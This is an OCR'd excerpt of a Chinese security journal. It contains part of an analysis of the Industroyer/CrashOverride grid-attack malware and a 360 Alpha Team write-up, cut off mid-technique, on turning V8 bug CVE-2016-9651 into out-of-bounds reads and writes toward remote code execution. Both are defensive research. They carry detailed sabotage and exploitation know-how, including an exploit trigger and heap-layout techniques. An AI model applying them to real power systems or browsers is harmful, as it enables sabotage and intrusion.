这个组件遍历所有被定义的 IOA 范围内的 IOA。对于每一个 IOA，构造两个“选择和执行”包，一个单命令（C_SC_NA_1）一个双命令（C_DC_NA_1），并且将它们发送到 RTU 设备。组件的主要目标是改变单命令类型 IOA 的开/关状态和双命令类型的 IOA 的开/关状态。具体来说，101 payload 有三个阶段：在第一阶段，这个组件试图将 IOA 切换到它们的 Off 状态；第二阶段试图将 IOA 转换为 On；最后阶段再将 IOA 状态切换回 Off。

2. 61850 模块

与 101 和 104 payload 不同的是，61850 payload 是一个独立的恶意工具。它包含一个名字为 61850.exe 的可执行文件和一个名字为 DLL 61850.dll 的动态链接库。它们以 IEC

61850 标准来命名。该标准描述了用于实现变电站自动化系统保护、自动化测量、监控和控制的设备之间的多厂商通信协议。该协议非常复杂和健壮，而 61850 只是使用了该协议中一小部分来产生破坏性影响。

一旦被执行，61850 payload DLL 就会尝试读取配置文件，该配置文件路径由启动器组件提供。独立版本默认从 fromi.ini 文件读取它的配置文件。该配置文件包含一组设备的 IP 地址列表，这些设备通过 IEC 61850 描述的协议进行通信。

如果配置文件不存在，该组件枚举所有的网络适配器来确定它们的 TCP/IP 子网掩码。然后，61850 payload 枚举每一个子网掩码下所有可能的 IP 地址，接着尝试连接每一 IP 地址的 102 端口。因此，该组件有能力在网络中自动发现相关设备。

相反，如果配置文件存在，并包含目标 IP 地址，该组件会连接该 IP 地址的 102 端口。并且这些 IP 地址也是被自动发现的。

一旦该组件连接到目标主机，它就会使用面向连接的传输协议发送连接请求包，如果目标设备有效回应，61850 使用制造消息规范（MMS）发送初始请求包。如果收到预期的回应，则继续发送一个 MMS 名称列表请求。因此该组件在虚拟制造设备（VMD）中编译对象名称列表。接下来，该组件枚举了前面步骤中发现的对象，用每一对象名发送设备特定域对象列表请求，在一个特定域中枚举命名变量。

之后，从 61850 payload 这些请求的响应数据中搜索包含以下字符串组合的变量：

- CSW, CF, Pos, and Model
- CSW, ST, Pos, and stVal
- CSW, CO, Pos, Oper, but not $T
- CSW, CO, Pos, SBO, but not $T

字符串“CSW”是用于控制断路器和开关的逻辑节点的名称。

61850 payload 为一些包含“Model“或”stVal“字符串的变量发送额外的 MMS 读取请求。该组件还可以发出一个可以改变其状态的 MMS 写请求。

61850 payload 产生一个日志文件，它的操作包含 IP 地址、MMS 域、命名变量和目标节点的状态（打开或关闭）。

3. OPC DA payload 组件

OPC DA payload 组件为 OPC 数据协议实现了客户端。访问规范 OPC(进程控制 OLE) 是一种基于微软技术的软件标准和规范。例如 OLE、COM 和 DCOM。OPC 规范中的数据访问 (DA) 部分允许基于客户端-服务器模型的分布式组件之间的实时数据交换。该组件为独立的恶意工具 ,包含 OPC.exeh 和一个 DLL。该组件同时实现了 61850 和 OPC DA payload 功能。该 DLL 在 PE 的导出表中被命名为 OPCClientDemo.dll，表面该组件的代码可能是基于开源项目 OPC 客户端。

一旦被攻击者执行，OPC DA payload 不需要任何配置文件。它会用 ICatInformation 枚举所有的 OPC 服务器。接下来该组件使用 IOPCBrowseServerAddressSpace 接口来枚举服务器上的所有 OPC 项目。特别是寻找包含下列字符串的项。

- ctlSelOn
- ctlOperOn
- ctlSelOff
- ctlOperOff
- \Pos and stVal

这些项目的名称表明攻击者对属于 ABB 解决方案的 OPC 服务器提供的 OPC 项非常感兴趣。攻击者在添加新的 OPC 组时使用字符串 “Abdul”，可能这个字符串被攻击者用作俚语，指的是 ABB 解决方案。

在最后一步，OPC DA payload 尝试使用 IOPCSyncIO 接口，写两次 ox01 值来改变已发现 OPC 项的状态。

该组件写 OPC 服务器名称、OPC 项状态、质量码和值到日志文件。日志值被下面的头所分割：

- [*ServerName: %SERVERNAME%] [State: Before]
- [*ServerName: %SERVERNAME%] [State: After ON]
- [*ServerName: %SERVERNAME%] [State: After OFF]

4. 辅助后门组件

ESET 还发现另外一个具有后门功能的恶意组件 ,这个恶意组件提供了另一种持久性机制，允许攻击者重新访问目标网络，以防主后门被检测到/或禁用。这个后门是一个 Windows 记事本应用的木马版本 ,它拥有记事本的完整功能。但是 ,恶意软件的作者已经插入了恶意代码，

每次记事本启动，恶意代码都有被执行。一旦攻击者获得管理员权限，他们就会手动替换掉合法的记事本。

插入的恶意代码被严重混淆，但是，一旦代码解密，它连接到一个远程 C&C 服务器（这个服务器不同于主后门所连接的），下载一个 payload，这个 payload 是一个 shellcode 形式的恶意代码，它直接被加载到内存执行。此外，插入的代码解密存储在文件末尾的原始 Windows 记事本，然后再执行该记事本，这样，记事本程序就像预期那样工作。

5. 端口扫描器

攻击者的武器库包含一个端口扫描器，其可以被用来在网络中找到攻击相关的计算机。有趣的是，攻击者并没有使用外部软件，而是使用自己编写的端口扫描工具，攻击者可以定义用于扫描工具扫描的一系列 IP 地址和端口。

6. DoS 工具

攻击者武器库中的另一工具是拒绝服务（DoS）工具，可以用来对付西门子 SIPROTEC 设备，该工具利用了 CVE-2015-5374 漏洞，目标是使设备无法响应。一旦漏洞被成功利用，目标机器将会停止任何命令响应，直到手动重启。

为了利用这个漏洞，攻击者将设备 IP 地址硬编码到该工具中。一旦工具被执行，就会使用 UDP 协议发送特定的精心设计的数据包到目标 IP 地址的 50000 端口。该 UDP 数据包包含 18 字节。

参考文章

1. WIN32/INDUSTROYER A new threat for industrial control systerms Anton Cherepanov, ESET Version 2017-06-12
2. https://www.welivesecurity.com/wp-content/uploads/2017/06/Win32_Industroyer.pdf
3. CRASHOVERRIDE Analysis of the Threat to Electric Grid Operations DRAGOS INC version 2.2017061
4. https://dragos.com/blog/crashoverride/CrashOverride-01.pdf
5. IEC870-05-104-传输规约-国电


启明星辰 ADlab
adlab.venustech.com.cn

蝴蝶效应与程序错误---一个渣洞的利用

作者： 360 Alpha Team
原文来源：【安全客】http://bobao.360.cn/learning/detail/3988.html

介绍

一只南美洲亚马孙河流域热带雨林中的蝴蝶，偶尔扇动几下翅膀，可能在美国德克萨斯引起一场龙卷风吗？这我不能确定，我能确定的是程序中的任意一个细微错误经过放大后都可能对程序产生灾难性的后果。在 11 月韩国首尔举行的 PwnFest 比赛中，我们利用了 V8 的一个逻辑错误(CVE-2016-9651)来实现 Chrome 的远程任意代码执行，这个逻辑错误非常微小，可以说是一个品相比较差的渣洞，但通过组合一些奇技淫巧，我们最终实现了对这个漏洞的稳定利用。这个漏洞给我的启示是：“绝不要轻易放弃一个漏洞，绝不要轻易判定一个漏洞不可利用”。

本文将按如下结构进行组织：第二节介绍 V8 引擎中”不可见的”对象私有属性；第三节将引出我们所利用的这个细微的逻辑错误；第四节介绍如何将这个逻辑错误转化为一个越界读的漏洞；第五节会介绍一种将越界读漏洞转化为越界写漏洞的思路，这一节是整个利用流程中最巧妙的一环；第六节是所有环节中最难的一步，详述如何进行全内存空间风水及如何将越界写漏洞转化为任意内存地址读写；第七节介绍从任意内存地址读写到任意代码执行。

隐形的私有属性

在 JavaScript 中，对象是一个关联数组，也可以看做是一个键值对的集合。这些键值对也被称为对象的属性。属性的键可以是字符串也可以是符号，如下所示：

```
var normalObject = {};
normalObject ["string"] = "string";
normalObject [Symbol("d")] = 0.1;
```


代码片段 1：对象属性

上述代码片段先定义了一个对象 normalObject ，然后给这个对象增加了两个属性。这种可以通过 JavaScript 读取和修改的属性我把它们称作公有属性。可以通过 JavaScript 的 Object 对象提供的两个方法得到一个对象的所有公有属性的键，如下 JavaScript 语句可以得到代码 1 中 normalObject 对象的所有公有属性的键。

```
var ownNames = Object.getOwnPropertyNames(normalObject);
var ownSymbols = Object.getOwnPropertySymbols(normalObject);
var ownKeys = ownNames.concat(ownSymbols)
```


执行结果：ownPublicKeys 的值为["string", Symbol(d)]

在 V8 引擎中，除公有属性外，还有一些特殊的 JavaScript 对象存在一些特殊的属性，这些属性只有引擎可以访问，对于用户 JavaScript 则是不可见的，我将这种属性称作私有属性。在V8引擎中 ,符号(Symbol)也包括两种 ,公有符号和私有符号 ,公有符号是用户 JavaScript 可以创建和使用的，私有符号则只有引擎可以创建，仅供引擎内部使用。私有属性通常使用私有符号作为键，因为用户 JavaScript 不能得到私有符号，所有也不能以私有符号为键访问私有属性。既然私有属性是隐形的，那如何才能观察到私有属性呢？d8 是 V8 引擎的 Shell 程序，通过 d8 调用运行时函数 DebugPrint 可以查看一个对象的所有属性。比如我们可以通过如下方法查看代码 1 中定义的对 normalObject 的所有属性：

```
ggong@ggong-pc:~/ssd1/v8/out/ia32.debug$ ./d8 --allow-natives-syntax
d8> var normalObject    = {};
d8> normalObject ["string"] = "string";
d8> normalObject [Symbol("d")] = 0.1;
d8> %DebugPrint(normalObject )
DebugPrint: 0x30587431: [JS_OBJECT_TYPE]
 - map = 0x53d091c9 [FastProperties]
 - prototype = 0x25605175
 - elements = 0x45384125 <FixedArray[0]> [FAST_HOLEY_ELEMENTS]
 - properties = {
    #string: 0x45384f35 <String[6]: string> (data field at offset 0)
    0x2561ac51 <Symbol: d>: 0x30588d49 <MutableNumber: 0.1> (data field at offset 1)
 }
```


从上示 d8 输出结果可知，normalObject 仅有两个公有属性，没有私有属性。现在我们来查看一个特殊对象错误对象的属性情况。

对比一下 specialObject 对象的公有属性和所有属性可以发现所有属性比公有属性多出了一个键为 stack_trace_symbol 的属性，这个属性就是 specialObject 的一个私有属性。下一节将介绍与私有属性有关的一个 v8 引擎的逻辑错误。

微小的逻辑错误

在介绍这个逻辑错误之前，先了解下 Object.assign 这个方法,根据 ECMAScript/262 的解释[1]:

The assign function is used to copy the values of all of the enumerable own properties from one or more source objects to a target object

那么问题来了，私有属性是 v8 引擎内部使用的属性，其他 JavaScript 引擎可能根本就不存在私有属性，私有属性是否应该是可枚举的，私有属性应不应该在赋值时被拷贝，ECMAScript 根本就没有做规定。我猜 v8 的开发人员在实现 Object.assign 时也没有很周密的考虑过这个问题。私有属性是供 v8 引擎内部使用的属性，一个对象的私有属性不应该能被赋给另一个对象，否则会导致私有属性的值被用户 JavaScript 修改。v8 是一个高性能的 JavaScript 引擎，为了追求高性能， 很多函数的实现都有两个通道，一个快速通道和一个慢

速通道，当一定的条件被满足时，v8 引擎会采用快速通道以提高性能，因为使用快速通道出现漏洞的情况有不少先例，如 CVE-2015-6764[2]、 CVE-2016-1646 都是因为走快速通道而出现的问题。同样，在实现 Object.assign 时，v8 也对其实现了快速通道,如下代码所示[3]：

```
MUST_USE_RESULT Maybe<bool> FastAssign(Handle<JSReceiver> to,
                                       Handle<Object> next_source) {
  //detect if fast path can be used
  ......
  Handle<DescriptorArray> descriptors(map->instance_descriptors(), isolate);
  int length = map->NumberOfOwnDescriptors();
  bool stable = true;
  for (int i = 0; i < length; i++) {
    Handle<Name> next_key(descriptors->GetKey(i), isolate); ——>hasn't filtered the keys that
are private symbols and enumerable
    Handle<Object> prop_value;
    //copy all properties from next_source to target
    ......
  }
  return Just(true);
}
```


代码片段 2：逻辑错误

在 Object.assign 的快速通道的实现中，首先会判断当前赋值是否满足走快速通道的条件，如果不满足，则直接返回失败走慢速通道，如果满足则会简单的将源对象的所有属性都赋给目标对象，并没有过滤那些键是私有符号并且具有可枚举特性的属性。如果目标对象也具有相同的私有属性，则会造成私有属性重新赋值。这就是本文要讨论的逻辑错误。Google 对这个错误的修复很简单[4]，给对象增加任何属性时，如果此属性是私有属性，则给此属性增加不可枚举特性。现在蝴蝶已经找到了，那它如何扇动翅膀可以实现远程任意代码执行呢，我们从第一扇开始，将逻辑错误转化为越界读漏洞。

从逻辑错误到越界读

现在我们有了将对象的可枚举私有属性重赋值的能力，为了利用这种能力，我遍历了 v8 中所有的私有符号[5]，尝试给以这些私有符号为键的私有属性重新赋值，希望能能搅乱 v8 引擎的内部执行流程，令人失望的是我并没有多大收获，不过有两个私有符号引起了我的注意，

它们是 class_start_position_symbol 和 class_end_position_symbol，从这两个符号的前缀我们猜测这两个私有符号可能与 JavaScript 中的 class 有关。于是我们定义了一个 class 来观察它的所有属性。

```
d8> class c extends Array{}
d8> %DebugPrint(c)
DebugPrint: 0x30590e99: [Function]
....
 - properties = {
   #length: 0x453cef99 <AccessorInfo> (accessor constant)
   #name: 0x453cefd1 <AccessorInfo> (accessor constant)
   #prototype: 0x453cf009 <AccessorInfo> (accessor constant)
   0x453854c9 <Symbol: home_object_symbol>: 0x30590ebd <a c with map 0x53d098d5>
(data field at offset 0)
   0x45385335 <Symbol: class_start_position_symbol>: 0 (data field at offset 1) ------->
   0x453852fd <Symbol: class_end_position_symbol>: 23 (data field at offset 2) ------->
 }
```


果不其然，新定义的 class 中确实存在这两个私有属性。从键的名字和值可以猜测这两个属性决定了 class 的定义在源码中的起止位置。现在我们可以通过给这两个属性重新赋值来实现越界读。

```
> class short extends Array{}
< function class short extends Array{}
> class longlong extends Array{}
< function class longlong extends Array{}
> Object.assign(short,longlong)
< function class short extends Array{}Õ{
```


上图是在 Chrome 54.0.2840.99 的 console 中的运行输出结果，最后一行等同于 short.toString()的结果，我们可以看到，最后一行的最后两个字符不正常，它们是发生了越界读的结果。可以通过 substr 方法得到越界字符串的一个子串，使这个子串完全是未初始化内存或者部分是初始化内存部分是未初始化化内存都是可行的。

从越界读到越界写

在检查了所有其他私有符号后，并没有发现其他有意义的私有属性重赋值可被利用，现在我们唯一的收获是有了一个越界读漏洞，那么一个越界读漏洞可以转换为越界写吗？听起来匪夷所思，但在一定条件下是可以的。第四节的最后我们得到了一个可越界读的字符串 short.toString()，而在 JavaScript 中，字符串是不可变的，每次对它的修改（如 append）都会返回一个新的字符串，那么如何使用这个可越界读的字符串实现越界写呢？首先我们需要了解这样一个事实，因为这是一个越界的字符串，而在程序执行时垃圾回收，内存分配操作是随机，所以越界部分的字符是不确定的，多次访问同一个越界的字符串返回的字符串内容可能是不一样的，这就间接使得字符串是可变的。然后需要了解 JavaScript 中的一组函数，escape 和 unescape，他们分别实现对字符串的编码和解码。unescape 在 v8 中的内部实现如下[6]：

```
template <typename Char>
<step 1>
MaybeHandle<String> UnescapeSlow(Isolate* isolate, Handle<String> string,
                                 int start_index) {  ------------------->assume the argument string is an oob string
constructed above.
  bool one_byte = true;
  int length = string->length();
  int unescaped_length = 0;
  {
    DisallowHeapAllocation no_allocation;
    Vector<const Char> vector = string->GetCharVector<Char>();
    for (int i = start_index; i < length; unescaped_length++) {
      int step;
      if (UnescapeChar(vector, i, length, &step) >
          String::kMaxOneByteCharCode) {
        one_byte = false;
      }
      i += step;  ------------------->the unescaped length of the destination string is calculated here.
    }
  }
  DCHECK(start_index < length);
  Handle<String> first_part =
      isolate->factory()->NewProperSubString(string, 0, start_index);
  int dest_position = 0;
  Handle<String> second_part;
DCHECK(unescaped_length <= String::kMaxLength);
```


```
if (one_byte)
{
                <step 2>
    Handle<SeqOneByteString> dest = isolate->factory()
                                    ->NewRawOneByteString(unescaped_length)
                                    .ToHandleChecked();  ------------>allocate a string using the length calculated
above, but the function NewRawOneByteString may modify the oob string, which cause the required length is larger than
unescaped_length;
```

```
DisallowHeapAllocation no_allocation;
<step 3>
    Vector<const Char> vector = string->GetCharVector<Char>();
    for (int i = start_index; i < length; dest_position++) {
      int step;
      dest->SeqOneByteStringSet(dest_position,
                                UnescapeChar(vector, i, length, &step));  ------------>oob write still occur here
      i += step;
```


代码片段 3：unescape 的内部实现

unescape 的 v8 内部实现可以分为三步，假设输入参数 string 是我们前面构造的越界字符串，第一步是计算这个字符串解码后需要的存储空间大小；第二步分配空间用来存储解码后的字符串；第三步进行真正的解码操作。第一步和第三步都扫描了整个输入串，但因为输入是一个越界串，第一步和第三步扫描的字符串的内容可能不一样，从而导致第一步计算出的长度并不是第三步所需要的长度，从而使第三步解码时发生越界写。需要注意的是，这个函数的实现并没有问题，根本原因是输入的字符串是一个越界串，这个越界串的内容是不确定的。我们举例来说明越界到底是如何发生的。因为 v8 新分配的对象都位于 New Space[7], New Space 采用的垃圾回收算法是 Cheney's algorithm[8],所以 New Space 中对象的分配是顺序分配的。假设我们已经将 New Space 喷满字符串”%a”,越界写的执行流程示意如下：


a) 下图为初始内存状态，全是未分配内存，内容为喷满的”%a”字符串；




b)下图为在创建了越界串之后，在执行 unescape 之前的内存状态，假设创建的越界串的内容为“dd%a”,其中”dd”位于已初始化的内存空间中,”%a”位于未分配的内存中；



c)下图为在执行了代码片段 3 的第二步后的内存状态，r 代表随机值。分配的 RawOneByteString 为 16 字节，包括 12 字节的头部和 4 字节的解码后的字符（因为第一次访问越界字符串时内容为” dd%a”,所以计算的解码后的字符串应该是“dd%a”,为四个字节）



d)下图为执行完代码片段 3 的第三步后的内存状态 ,也就是完成 unescape 后的内存状态，因为在执行完第二步后越界字符串的内容已经变为" ddrrrr",r 是随机值 ,一般不会是字符' %'，所以解码后的字符串仍然是" ddrrrr" ,导致两个字符的越界写。



从越界写到任意地址读写

从越界读到越界写是整个利用过程中最巧妙的一环 ,但从越界写到任意地址读写却是最难的一步。一个越界写漏洞要能被利用必须有三个必要条件，长度可控，写的源内容可控，被覆盖的目的内容可控。对这个漏洞而言 ,前两个条件很容易满足 ,但要满足第三个条件颇费周折。

从上一节的最后一个图中可以看到，越界写覆盖的两个字节是未分配的内存。因为 v8 中在 New Space 中分配对象是顺序分配的 ,而在代码片段 3 的第二步和第三步之间没有分配任何对象，所有 RawOneByteString 后总是未分配的内存空间，改写未分配的内存数据没有任何意义。那么如何使 RawOneByteString 对象后的内容是有意义的数据就成了从越界写到任意地址写的关键。

首先想到的是能不能控制在分配 RawOneByteString 时触发一次 GC，使得分配的 RawOneByteString 被重新拷贝，从而使得它之后的内存是已分配的其它对象，经过深入分析后发现此路不通，因为一个新分配的对象的第一次 GC 拷贝只是在两个半空间(from space 和 to space)之间移动 ,拷贝后还是在 New Space 内部 ,拷贝后 RawOneByteString 之后的内存依然是未分配的内存数据。

第二种思路是越界写时写过 New Space 的边界，改写非 New Space 内存的数据。这需要跟在 New Space 后的内存区间是被映射的内存并且是可写的。New Space 的内存范围是不连续的，它的基本块的大小为 1MB，最大可以达到 16MB，所以越界写时可以选择写过任意一个基本块的边界。我们需要通过地址空间布局将我们需要被覆盖的内容被映射到一个 New Space 基本块之后。将一个 Large Space[7]的基本块映射到 NewSpace 基本块之后是一个比较好的选择，这样可以能覆盖 Large Space 中的堆对象。不过这里有个障碍，我们应该记得，当第一个参数为 NULL 时，mmap 映射内存是总是返回 mm->mmap_base 到

TASK_SIZE 之间能够满足映射大小范围的最高地址，也就是说一般多次 mmap 时返回的地址应该是连续的，这样的特性很有利于操纵内存空间布局，但很不幸的是，chrome 在分配堆的基本块时，第一个参数给的是随机值，如下代码所示[9]：

```
VirtualMemory::VirtualMemory(size_t size, size_t alignment)
    : address_(NULL), size_(0) {
  DCHECK((alignment % OS::AllocateAlignment()) == 0);
  size_t request_size = RoundUp(size + alignment,
                                static_cast<intptr_t>(OS::AllocateAlignment()));
  void* reservation = mmap(OS::GetRandomMmapAddr(),  ---->the first arguments isn't
NULL
                           request_size,
                           PROT_NONE,
                           MAP_PRIVATE | MAP_ANONYMOUS | MAP_NORESERVE,
                           kMmapFd,
                           kMmapFdOffset);
  //...
}
```



这使得 New Space 和 Large Space 分配的基本块总是随机的，Large Space 的基本块刚好位于 New Space 之后后几率很小。我们采取了两个技巧来保证 Large Space 基本块刚好分配在 New Space 基本块之后。

第一个技巧是使用 web worker 绕开不能进行地址空间布局的情形；New Space 起始保留地址是 1MB，为一个基本块，随着分配的对象的增加，最大可以增加到 16MB，这 16 个基本块是不连续的，但一旦增加到 16MB，它的地址范围就已经确定了，不能再修改，如果此时 New Space 的内存布局如下图所示：


即每一个 New Space 的基本块后都映射了一个只读的内存空间，这样无论怎样进行地址空间布局都不能在 New Space 之后映射 Large Space，我们采用了 web worker 来避免产生这种状态，因为 web worker 是一个单独的 JS 实例，每一个 web worker 的 New Space 的地址空间都不一样，如果当前 web worker 处于上图所示状态，我们将结束此次利用，重新启动一个新的 webworker 来进行利用，期望新的 web worker 内存布局处于以下状态，至少有一个 New Space 基本块之后是没有映射的内存地址空间：

